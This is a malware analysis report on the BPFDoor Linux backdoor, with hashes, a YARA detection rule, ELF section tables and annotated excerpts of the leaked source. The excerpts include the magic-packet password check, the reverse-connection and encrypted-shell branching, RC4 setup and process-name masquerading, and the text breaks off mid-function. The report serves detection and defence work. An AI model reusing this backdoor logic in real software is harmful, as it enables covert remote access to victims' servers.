



ANALYSIS REPORT

2564-ELF.r1.v1 NUMBER

Malware Analysis Report

2025-06-04 DATE

Notification

- Author : github.com/miho030
- TLP Classification : TLP:WHITE
- Purpose : Personal development and public information sharing (non-commercial)

This report is the result of independent research and self-development by an individual malware analyst. It is shared for the benefit of the cybersecurity community and the public good. This document is provided "as-is" information purpose only. All content reflects the author's technical opinion at the time of analysis and **does not represent the official position of any specific organization, institution, or government agency**. No warranties of any kind are expressed or implied regarding the contents of this report. Please note that some of the information in this document (eg., malware hashes, C2 addressed) may be security-sensitive. Caution is advised when testing or applying this data to live systems. All responsibility for the use of this material rests solely with the user.

You are free to use this report for the following purposes, as long as the information is not misused and proper attribution is provided:

- Educational or research purpose
- Threat intelligence sharing
- Reference material for malware response and defense

The format of this report is based on and adapted from the (public domain docs) TLP:WHITE malware analysis reports published by *America's Cyber Defense Agency (CISA)*. I hereby clearly state that this report is not affiliated with CISA, *Department of Homeland Security (DHS)*, or any government entity. The non-commercial reuse of this format is permitted under the following legal and policy bases:

- [CISA - Traffic Light Protocol \(TLP\)](#)
"Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction."
- [U.S Copyright Office - 17 U.S.C. § 105](#)
"Copyright protection under this title is not available for any work of the United States Government."
- [FIRST.org - TLP](#)
"TLP:CLEAR information may be shared without restriction"

However, if you create derivative works based on this report, you must include this 'Notification' section with proper attribution to the original author and source.

Summary

Description

This sample is a backdoor malware named BPFDoor. The malware is linux-based backdoor that has been mainly used by Red Mension(or Earth BlueCrow), an APT group targeting China and Asian countries. That APT group has been steadily improving BPFDoor malware, which has exploited BPF Filter technology since 2021, and the source code was released on github in 2022. that means anyone can develop the variant of BPFDoor. • [BPFDoor malware analysis - personal blog](#) • [BPFDoor TypeA YARA Rule](#)

Submitted Files (1)

091b6b1690892bd01d78a35e441a644a7e743477e5eacfb24850a3f5847c1ae3 (bpfdoor)

Findings

091b6b1690892bd01d78a35e441a644a7e743477e5eacfb24850a3f5847c1ae3

Tags

bpfdoor backdoor linux-agent elf

Details

Verdict	Malware activity
File name	bpfdoor
File size	34.84 KB (35680 bytes)
File type	Executable and Linking Format (ELF)
Magic	ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=d5eb392b4155c9f632d0eefd126444a5487502f2, for GNU/Linux 3.2.0, not stripped
MD5	582346fcd7ad3b0601de3913c0a9898c
SHA256	091b6b1690892bd01d78a35e441a644a7e743477e5eacfb24850a3f5847c1ae3
ssdeep	384:7Yfpykc3IfLEMyz8FyrHALKZ3N5MF+3k8QvMDm7bovYYf3grbVXcNNcM:7x3STsnNk5j8TBwMNN
Entropy	30 / 65 (VT)

Packers/Compilers/Cryptos

no packer and cryptos founded.

Antivirus

Ahnlab	Backdoor/Linux.BPFDoor.SE321
Alyac	Gen:Variant.Linux.BPFDoor.2
Avast	ELF:Agent-BNN [Trj]
Avira	Undetected
Bitdefender	Gen:Variant.Linux.BPFDoor.2
Fortinet	Linux/BpfDoor.B!tr
Kaspersky	HEUR:Backdoor.Linux.Agent.co
MacAfee	Undetected
Tencent	Backdoor.Linux.Bfdoor.b
symantec	Linux.BPFDoor

YARA Rules

[Original YARA Rule file is here](#)

```
import "elf"
/*
* BPFDoor (Type A) - Linux backdoor
* Created : 2025-06-05
* Author : github.com/miho030
* malware report :
* based on source at github.com/gwillgues/BPFDoor and the
```

sample SHA-256 091b6b1690892bd01d78a35e441a644a7e743477e5eacfb24850a3f5847c1ae3.

```
*/
rule BPFDoor_09186816_TypeA
{
  meta:
    description = "Detects BPFDoor backdoor binaries that keep the original hard-coded strings and BPF signature"
    author      = "github.com/miho030"
    version     = "1.0"
    reference_1 = ""
    reference_2 = "https://github.com/gwillgues/BPFDoor"
    reference_3 = "Hybrid-Analysis report ID 68404e010b602dba970c489b"

  strings:
    $pw1  = "justforfun"  ascii
    $pw2  = "socket"      ascii

    $pid  = "/var/run/haldrund.pid" ascii

    $argv = "qmgr -l -t fifo -u" ascii
    $mask = "/usr/libexec/postfix/master" ascii

    $ipt  = "iptables -t nat" ascii

    $sig_be = { 72 55 52 93 }
    $sig_le = { 55 72 93 52 }

  condition:
    elf.machine == ELF_MACHINE_X86_64 and
    elf.type    == ELF_ET_DYN          and
    filesize    < 100KB                and

    2 of ($pw*) and
    any of ($sig_*) and
    $ipt and
    ($pid or $argv or $mask)
}
```

ssdeep Matches

No matches found.

ELF Informations

Metadata

Build id	d5eb392b4155c9f632d0eefd126444a5487502f2
Interpreter	/lib64/ld-linux-x86-64.so.2
Compiler	Compiler: GCC((Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0)
ELF Note[GNU BuildId]	d5eb392b4155c9f632d0eefd126444a5487502f2
ELF Note[required kernel ABI]	Linux 3.2.0
Endian	Little

Header

e_mag(e_ident)	464c457f (ELFMAG)
Class	02 (ELF64)
Data	2's complement, little endian, (2LSB)

Header Version	01 (current)
e_type	0003 (DYN)
OS ABI	UNIX - System V
e_machine	003e (AMD64)
Object File Type	DYN (Shared object file)
Required Architecture	Advanced Micro Devices X86-64
Object File Version	0x1
Program Headers	13
Section Headers	31

ELF sections				
Name	start	end	Size (byte)	purpose
.data	0x00108000	0x0010800f	0x10	code section for executable
.rodata	0x00106000	0x00106155	0x156	Read-only constant and string storage area
.pit	0x00102020	0x0010238f	0x370	Procedure linkage table
.bss	0x00108020	0x001084e7	0x4c8	Uninitialized global variables

Imports	
Required Library	-> libc.so.6
ELF Source File [0]	-> Scrt1.o
ELF Source File [1]	-> crtstuff.c
ELF Source File [2]	-> bpfdoor.c
ELF Source File [3]	-> crtstuff.c

Relationships
No relationships founded with other samples.

Description
This BPFDoor malware samples used in this analysis report are source code of the BPFDoor malware released in 2022 and the BPFDoor samples built with gcc in the Ubuntu environment. The flow of the this analysis report is based on 2 major categories. (1)“BPFDoor ELF file analysis”, (2)“BPFDoor source code analysis”. Also, the materials generated for this data can be found on my github page. • YARA Rule for Original BPFDoor (github) • ELF header section extractor for Ghidra (github)

The source code used in the analysis is a BPF Door operating in a Linux environment. This malicious code exploits the Berkeley Packet Filter (BPF) technology. BPF is a high-performance packet filtering mechanism first introduced by the BSD Unix family in 1992. The core of this technology is that "a small VM (two registers, a 4096 byte stack) in the Linux kernel is placed and the filter program is raised to byte code and executed."

BPF is an ultra-light program running on a VM existing inside the kernel, through which high-performance tasks at the network and system layers such as firewall, packet sniffing/tracing can be safely performed. Below is a chart showing the characteristics.

feature	explain
Kernel-Space Run	It filters and samples packets before they are delivered to the user space to minimize performance degradation. (For network packets to be transferred from kernel space to user space, memory copying is performed more than once, and CPU mode is switched to system call/context switch mode.)
JIT Compile	Modern kernels immediately convert the byte code into native commands, making processing much faster than the iptables/nftables rule or libpcap filter. (The eBPF code loaded by the user is written in eBPF byte code rather than CPU ISA such as x86-64, ARM, etc. Prior to Linux kernel 3.x, the kernel interpreted the byte code line by line with the interpreter and executed it, but in Linux kernel 3.15 and later versions, when loading eBPF, the byte code is immediately translated into machine language (JIT comp file) and cached in memory. (Executive with native command after crossing the interpreter process.)
Stability	When uploading the eBPF code to the kernel, the eBPF verifier statically analyzes the source to check "whether infinite loop" and "whether only the allowed memory range is used". In this process, the loader prevents kernel panic by blocking infinite rope or over-boundary access in advance.
Flexibility (eBPF)	Starting with Linux 4.x, "eXtended BPF" is added to support network as well as system call tracking, security modules, and performance monitoring functions. (ex: cilium, falco, bpstrace)

The file to be analyzed was first subjected to static analysis through Detect It Easy (DIE). I found some header information from it. the malware file compiled into the GCC of Ubuntu OS, and it works as target for linux os.





Figure1 - result of DIE

I utilized Ghidra's 'Memory Map' feature to determine the PE header structure of the malware file being analyzed. Header section information found through the Memory Map is available on the 'ELF sections' tab at the top of the report. The analyst conducted detailed static analysis of the ELF header section. I inform you that the following conclusions have been drawn as a result.

Found traces of executable code blocks in the '.text' section, 13 hard-coded strings believed to be utilized in the malicious code installation in the '.rodata.' section, hexa-sequence defined to avoid static detection.

- .text executable code present, size 0x282fbyte, start address 0x001004f0
- .rodata: Found 13 hard-coded strings used during malware installation, founded some 16hex array
- .plt : Existence of external function callability
- .bss: Shell code does not have excessive size enough to be hidden



Name	Start	End	Length	R	W	X	Volatile	Artificial	Overlaid S...	Type	Byte Source	Source	Comment
bss	00108020	001084e7	0x4e8	✓	✓	✓	✓	✓	✓	Default	init[0x4c8]	Elf Loader	SHT_NOBITS...
.comment...	...	...	0x2b	✓	✓	✓	✓	✓	OTHER	Default	bpfdoor[0x70...	Elf Loader	SHT_PROGRI...
.data	00108000	0010800f	0x10	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x70...	Elf Loader	SHT_PROGRI...
dynamic	00107c20	00107e0f	0x1f0	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x6c...	Elf Loader	SHT_DYNAM...
dynstr	001009b0	001009eb	0x21c	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x9...	Elf Loader	SHT_STRTAB...
dynsym	001003e0	001009af	0x5d0	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x3e...	Elf Loader	SHT_DYNSY...
eh_frame	00106258	00106617	0x3e0	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x62...	Elf Loader	SHT_PROGRI...
eh_frame_hdr	00106158	00106253	0xfc	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x61...	Elf Loader	SHT_PROGRI...
fini	00104ff4	00105000	0xd	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x4f...	Elf Loader	SHT_PROGRI...
fini_array	00107c18	00107e1f	0x8	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x6c...	Elf Loader	SHT_FINI_AR...
gnu.hash	001003b0	001003df	0x30	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x3...	Elf Loader	SHT_GNU_H...
gnu.version	00100bec	00100c47	0x7c	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0xb...	Elf Loader	SHT_GNU_ve...
gnu.version_r	00100e48	00100e97	0x50	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0xc4...	Elf Loader	SHT_GNU_ve...
got	00107e10	00107fff	0x1f0	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x6e...	Elf Loader	SHT_PROGRI...
init	00102000	0010201a	0x1b	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x20...	Elf Loader	SHT_PROGRI...
init_array	00107c10	00107e17	0x8	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x6c...	Elf Loader	SHT_INIT_AR...
interp	00100318	00100333	0x1c	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x31...	Elf Loader	SHT_PROGRI...
note.ABI-tag	0010038c	001003ab	0x20	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x38...	Elf Loader	SHT_NOTE [...]
note.gnu.buil...	00100368	0010038b	0x24	✓	✓	✓	✓	✓	Default	✓	bpfdoor[0x36...	Elf Loader	SHT_NOTE [...]

Figure 2 - result of Memory Map feature at Ghidra

I utilized Ghidra's PyGidra, Script Manager function to extract information from the ELF header section in a malware file in detail.

I created a tool to extract information from the ELF header section of the analysis target from Ghidra and save it as a csv file. this Ghidra_ELF_header_extractor can be found on my [github page](#). Also you can find out how to use PyGidra, Script Manager in Ghidra on [my blog](#).





Figure 3 - malware header section extracted from Ghidra using PyGidra script

And I got this contents of the file from result of PyGidra.

Based on this extracted ELF header section information, I can check where the shell code is hidden, guess external references and calling functions, or estimate the size of the hard-coded string array based on the size of the section.

Or, it can be used to track artificially created sections in addition to the commonly known ELF header section format. However in this malware sample, I confirmed that there is no artificially created header section.



	A	B	C	D	E	F
1	Section Name	Start Addr	Size (bytes)	Read	Write	Execute
2	segment_2.1	100000	792	1	0	0
3	.interp	100318	28	1	0	0
4	.note.gnu.property	100338	48	1	0	0
5	.note.gnu.build-id	100368	36	1	0	0
6	.note.ABI-tag	0010038c	32	1	0	0
7	.gnu.hash	001003b0	48	1	0	0
8	.dynsym	1.00E+03	1488	1	0	0
9	.dynstr	001009b0	540	1	0	0
10	.gnu.version	00100bcc	124	1	0	0
11	.gnu.version_r	00100c48	80	1	0	0
12	.rela.dyn	00100c00	216	1	0	0

Figure 3 - result of the file which stored from PyGhidra and script

First of all, I started with the analysis of the main() function. There was the most eye catching part of the main() function at source code.

1. Declaration and definition of two hard-coded passwords (Verify password for magic packets)
2. Utilize a list of hard-coded camouflage process names (candidates)
3. Attempt to hide by changing the process name for random camouflage to its own process name.
4. Avoid signature by assembling the PID file path into hexa (BPFDoor, besides PID, makes an effort to minimize static detection probability by allocating most of the information into hexa arrays)
5. Check the executor's permissions and exit the program if it is not root
6. Manipulate timestamp of executable files
7. Install demonization and signal handler (collect zombie process)
8. Create PID file and enter packet sniffing loop (call backdoor core function 'packet_loop')

Declaration and definition of two hard-coded passwords (Verify password for magic packets)

```
int main(int argc, char *argv[])
{
    char hash[] = {0x6a, 0x75, 0x73, 0x74, 0x66, 0x6f, 0x72, 0x66, 0x75, 0x6e, 0x00}; // justforfun
    char hash2[] = {0x73, 0x6f, 0x63, 0x6b, 0x65, 0x74, 0x00}; // socket
    // ...
}
```

Figure 4 - definition of hard-coded password variable

The BPFDoor is designed to branch the main operation based on the password verification result and the payload state. It is used in the process of the backdoor verifying the magic packet and creating an RC4 session. In the original source code, the contents of justforfun, socket are attached as annotations for each variable. As in the comments, the hash variable can be recognized as an ASCII value called justforfun and the hash2 variable as socket.

This hash, hash2 value is then used in the process of calling the logon() function in packet_loop(), which implements the core function of BPFDoor. Before explaining this hash based on the packet_loop() function and the logon() function, we must first look at the structure of the magic packet that BPFDoor receives from the attacker.

The code block below is located in the 84-89 line of the original source code. The magic_packet structure defines four variables: flag, ip, port, and pass. This is the part in which the structure of the magic packet that BPFDoor will receive from the attacker is defined.

view of magic_packet structure in BPFDoor source code

```
struct magic_packet{
    unsigned int    flag;
    in_addr_t      ip;           // 최초 연결할 IP 주소
    unsigned short  port;        // 최초 연결할 포트 번호
    char    pass[14];           // 입력한 비밀번호 (최대 14자)
} __attribute__((packed));
```

The code below is the logon() function defined in the source code. This function is called in the packet_loop() function. If the value in the pass variable of the packet sent by the attacker is equal to the hard-coded cfg.pass (ASCII: justforfun) in the hash variable, return 0, and if it is equal to the cfg.pass2(socket) value, return 1. It also returns 2 if neither match the first nor second hash.

```
434 int logon(const char *hash)
435 {
436     int x = 0;
437     x = memcmp(cfg.pass, hash, strlen(cfg.pass));
438     if (x == 0)
439         return 0;
440     x = memcmp(cfg.pass2, hash, strlen(cfg.pass2));
441     if (x == 0)
442         return 1;
443
444     return 2;
445 }
```

Figure 5 - structure of logon() function in BPFDoor source code

The source code block below is a part of the process of calling the logon() function that compares the pass value included in the attacker's magic packet with the hash hard-coded in the BPFDoor in the packet_loop() function and branching the subsequent operation. The BPFDoor creates a fork process by calling the getShell() function when any one of the following two conditions (cmp values 0, 1) is satisfied. Also, The password values stored in the hash and hash2 variables declared in the first line of the main() function have been additionally used in addition to the branch time of operation of the logon() function and the BPFDoor.

```
575 rc4_init(mp->pass, strlen(mp->pass), &crypt_ctx);
576 rc4_init(mp->pass, strlen(mp->pass), &decrypt_ctx);
577
578 cmp = logon(mp->pass);
579 switch(cmp) {
580     case 1:
581         strcpy(sip, inet_ntoa(ip->ip_src));
582         getshell(sip, ntohs(tcp->th_dport));
583         break;
584     case 0:
585         scli = try_link(bip, mp->port);
586         if (scli > 0)
587             shell(scli, NULL, NULL);
588         break;
589     case 2:
590         mon(bip, mp->port);
591         break;
592 }
593 exit(0);
```

Figure 6 - function logon() called from packet_loop() function, parameter, and motion branch point of logon() function

The diagram bello illustrate a code block that specifies an operational branch point after execution of the logon() function.

view of operation branch point after execute logon() function

```
void packet_loop()
{
    ...
    cmp = logon(mp->pass);    // 매직 패킷에 실려온 패스워드를 비교검증
    switch(cmp) {
        case 1:    // 두 번째 패스워드가 hash2(socket)와 일치할 때
```



```
strcpy(sip, inet_ntoa(ip->ip_src)); // src ip 설정
getshell(sip, ntohs(tcp->th_dport)); // 공격자 쪽에서의 연결을 수신할 준비
break;
case 0: // 첫 번째 패스워드가 hash(justforfun)와 일치할 때
scli = try_link(bip, mp->port); // 대상 ip(bip)로 역접속 시도
if (scli > 0)
shell(scli, NULL, NULL); // TCP 연결이 성립되면 암호화 셸 제공
break;
case 2: // 패스워드가 둘다 틀릴 경우
mon(bip, mp->port); // 대상 ip/Port로 1바이트 값을 가진 mon 패킷 전송(간단한 생존신호)
break;
}
exit(0);
}
```

cmp	Password match	Operation details	Network direction
0	return value of logon() function is 0 (matched with 'hash')	Provide remote shell by calling the Shell() function after reverse connection towards BPF Door -> attacker with try_link()	Out-bound
1	return value of logon() function is 1 (matched with 'hash2')	Set iptables PREROUTING rule with get_shell() -> When an attacker creates an incoming connection, call getshell() to provide a remote shell	In-bound (port forwarding)
2	return value of logon() function is 2 (incorrect)	Send 1-byte status notification data by calling the mon() function	Out-bound (similar with ping)

It is also interesting to send 1 byte data by calling the mon() function without ICMP protocols such as ping or prescribed rules if the password values are inconsistent. This is presumed to be for the purpose of performing a keep-alive role while avoiding detection of security solutions by minimizing network noise without the need to provide a separate shell or generate packets with a lot of data.

```
rc4_init(mp->pass, strlen(mp->pass), &crypt_ctx);
rc4_init(mp->pass, strlen(mp->pass), &decrypt_ctx);
```

Figure 7 - RC4 Encryption Context Initialization Process to provide reverse shell to attackers after logon() behavior branch

In packet_loop() function, there are two lines that called the rc4_init() function just before the logon() function was called, and mp->pass is given as the first parameter in each rc4_init() function call line. This is presumed to be the process of "initializing the RC4 context for transmitting/receiving" to provide the encrypted reverse shell directly at the operating branch point as the logon() function ends.

If the cmp value is 0 or 1 in the logon() function, it is necessary to call the shell() or getshell() function to immediately provide the encrypted reverse shell to the attacker using the encrypted tunnel. If the password is wrong, the cmp 2 value is returned and the session is cut off immediately, but even if the RC4 encryption context has already been created, the process ends with exit(0), so there are no side effects. The hash value is used to generate RC4-MD5-based encryption suites, and the code block has the same meaning as the contents of the chart below.

Code	feature	meaning
rc4_init(mp->pass, strlen(mp->pass), &crypt_ctx);	RC4 Context Initialization Process for Transmission (KSA; S-Box Setup, i/j Counter 0)	Attackers -> Used to encrypt all bytes sent to the backdoor
rc4_init(mp->pass, strlen(mp->pass), &decrypt_ctx);	Initialize RC4 context for receiving	Backdoor -> Used to decrypt all bytes returning to the attacker

The RC4_init() function performs RC4 Key Scheduling Algorithm (KSA) to create an internal structure with 256 bytes of S-Box. The result is stored in the structure (crypt_ctx, decrypt_ctx) and is designed to be used as it is when making a subsequent rc4() call. The code block below contains the structure of the corresponding rc4_init(), rc4() function.

```

139 void rc4_init (uchar *key, int len, rc4_ctx *ctx)
140 {
141     uchar    index1, index2;
142     uchar    *state = ctx->state;
143     uchar    i;
144
145     i = 0;
146     do {
147         state[i] = i;
148         i++;
149     } while (i);
150
151     ctx->x = ctx->y = 0;
152     index1 = index2 = 0;
153     do {
154         index2 = key[index1] + state[i] + index2;
155         xchg(&state[i], &state[index2]);
156         index1++;
157         if (index1 >= len)
158             index1 = 0;
159         i++;
160     } while (i);
161 }

```

Figure 8 - structure of rc4-init() function

Utilize a list of hard-coded camouflage process names (candidates)

The BPFDoor randomly determines and uses the name of the running process among hard-coded values. The table below is a list of candidates for camouflage process names previously designated by the BPFDoor.

```

840 int main(int argc, char *argv[])
841 {
842     char hash[] = {0x6a, 0x75, 0x73, 0x74, 0x66, 0x6f, 0x72, 0x66, 0x75, 0x6e, 0x00}; // justforfun
843     char hash2[] = {0x73, 0x6f, 0x63, 0x6b, 0x65, 0x74, 0x00}; // socket
844     char *self[] = {
845         "/sbin/udevd -d",
846         "/sbin/mingetty /dev/tty7",
847         "/usr/sbin/console-kit-daemon --no-daemon",
848         "hald-addon-acpi: listening on acpi kernel interface /proc/acpi/event",
849         "dbus-daemon --system",
850         "hald-runner",
851         "pickup -l -t fifo -u",
852         "avahi-daemon: chroot helper",
853         "/sbin/auditd -n",
854         "/usr/lib/systemd/systemd-journald"
855     };

```

Figure 9 - List of candidates for camouflage normal processes that BPF Door exploits for concealment

The daemon's role for each process in the normal system is as follows. The BPFDoor disguises its process name with a normal process as shown in the chart below, and operates to trick the backdoor into making it look like a normal system daemon when the infringement respondent of the victim system checks the system through commands such as ps, top, /proc/*/cmdline.

No	Process name	Feature of a actual daemon	evasion effect
0	/sbin/udevd -d	UDev device management daemon	Always works on amost Linux os
1	/sbin/mingetty /dev/tty7	mingetty virtual console login daemon	Commonly used in older Linux distributions
2	/usr/sbin/console-kit-daemon --no-daemon	console-kit daemon	Primarily used as a daemon for GNOME session management purposes.
3	hald-addon-acpi: listening on acpi kernel interface /proc/acpi/event	HAL ACPI add-on daemon	Old HAL subprocess
4	dbus-daemon --system	System D-Bus Daemon	Essential services that are always running on

			almost every Linux.
5	hald-runner	HAL Runner Demon	HAL daemon startup service
6	pickup -l -t fifo -u	Postfix mail queue module daemon	Mail server management daemon
7	avahi-daemon: chroot helper	Avahi mDNS Daemon	Installed and provided as a default service in desktop distributions
8	/sbin/auditd -n	auditd daemon	Security Audit Daemon
9	/usr/lib/systemd/systemd-journald	journald daemon	systemd log daemon

As shown above, the BPFDoor malware uses a random value from the list of candidates for the spoof process hard-coded in the source code. The algorithm for determining this is located at the beginning of the main() function.

```
881
882         srand((unsigned)time(NULL));
883         .....strcpy(cfg.mask, self[rand()%10]);
884         strcpy(cfg.pass, hash);
885         strcpy(cfg.pass2, hash2);
886
887         setup_time(argv[0]);
888
889         set_proc_name(argc, argv, cfg.mask);
```

Figure 10 - Process camouflage name and password initialization process, determining 1 random value in the process list

Attempt to hide by changing the random camouflage process name to your own process name

In the previous "2. Utilizing the list of hard-coded camouflage process names (candidates)", we confirmed that the randomly selected camouflage process name was stored in the cfg.mask variable, and the set_proc_name() function received and applied it. The code block below breaks down the set_proc_name() function line by line.

```
372 int set_proc_name(int argc, char **argv, char *new)
373 {
374     size_t size = 0;
375     int i;
376     char *raw = NULL;
377     char *last = NULL;
378
379     argv0 = argv[0];
380
381     for (i = 0; environ[i]; i++)
382         size += strlen(environ[i]) + 1;
383
384     raw = (char *) malloc(size);
385     if (NULL == raw)
386         return -1;
387
388     for (i = 0; environ[i]; i++)
```

Figure 10 - set_proc_name() function in BPFDoor's source code

The strings stored in argv[] and environ[] of a Linux process have the characteristic of being stored consecutively in memory. If the new name is long, the existing memory will be overwritten, so (1) to avoid collision, copy only the environment variables to a separate buffer and update the pointer. (2~5) Calculate the range from argv[0] to the end of the last environment variable. (This range can be freely overwritten) (6) The range from argv[0] to the end address of the last environment variable is completely erased using the memset() function, and (6) a randomly designated disguised process daemon string is recorded. Through this process, BPFDoor displays the entire command line of the process as a disguised normal process daemon in the output of the

/proc/{pid}/cmdline command. In addition, utilities such as ps and top also output BPFDoor disguised as a normal daemon process. (7)
In the last line, the code line "prctl(PR_SET_NAME, ...)" is executed. This call can also spoof the Name field of /proc/{pid}/status and the process name displayed in the kernel log as a normal process.

view of operation branch point after execute logon() function

```
int set_proc_name(int argc, char **argv, char *new)
{
    size_t size = 0;
    int i;
    char *raw = NULL;
    char *last = NULL;

    argv0 = argv[0];    // (1) 최초 argv[0] 포인터를 전역에 백업
    for (i = 0; environ[i]; i++)    // (2) 환경 변수(environ[]) 전체 길이를 계산
        size += strlen(environ[i]) + 1;    // +1 은 NULL 종단 문자까지
    raw = (char *)malloc(size);    // (3) 환경 변수 문자열을 따로 복사해 둘 버퍼 확보
    if (raw == NULL)
        return -1;

    /* (4) 원래 environ 영역 → 새 버퍼로 복사 후 environ[i] 포인터를 새 버퍼 위치로 업데이트 */
    for (i = 0; environ[i]; i++) {
        memcpy(raw, environ[i], strlen(environ[i]) + 1);
        environ[i] = raw;    // 포인터 덮어쓰기
        raw += strlen(environ[i]) + 1;    // 다음 복사 위치
    }

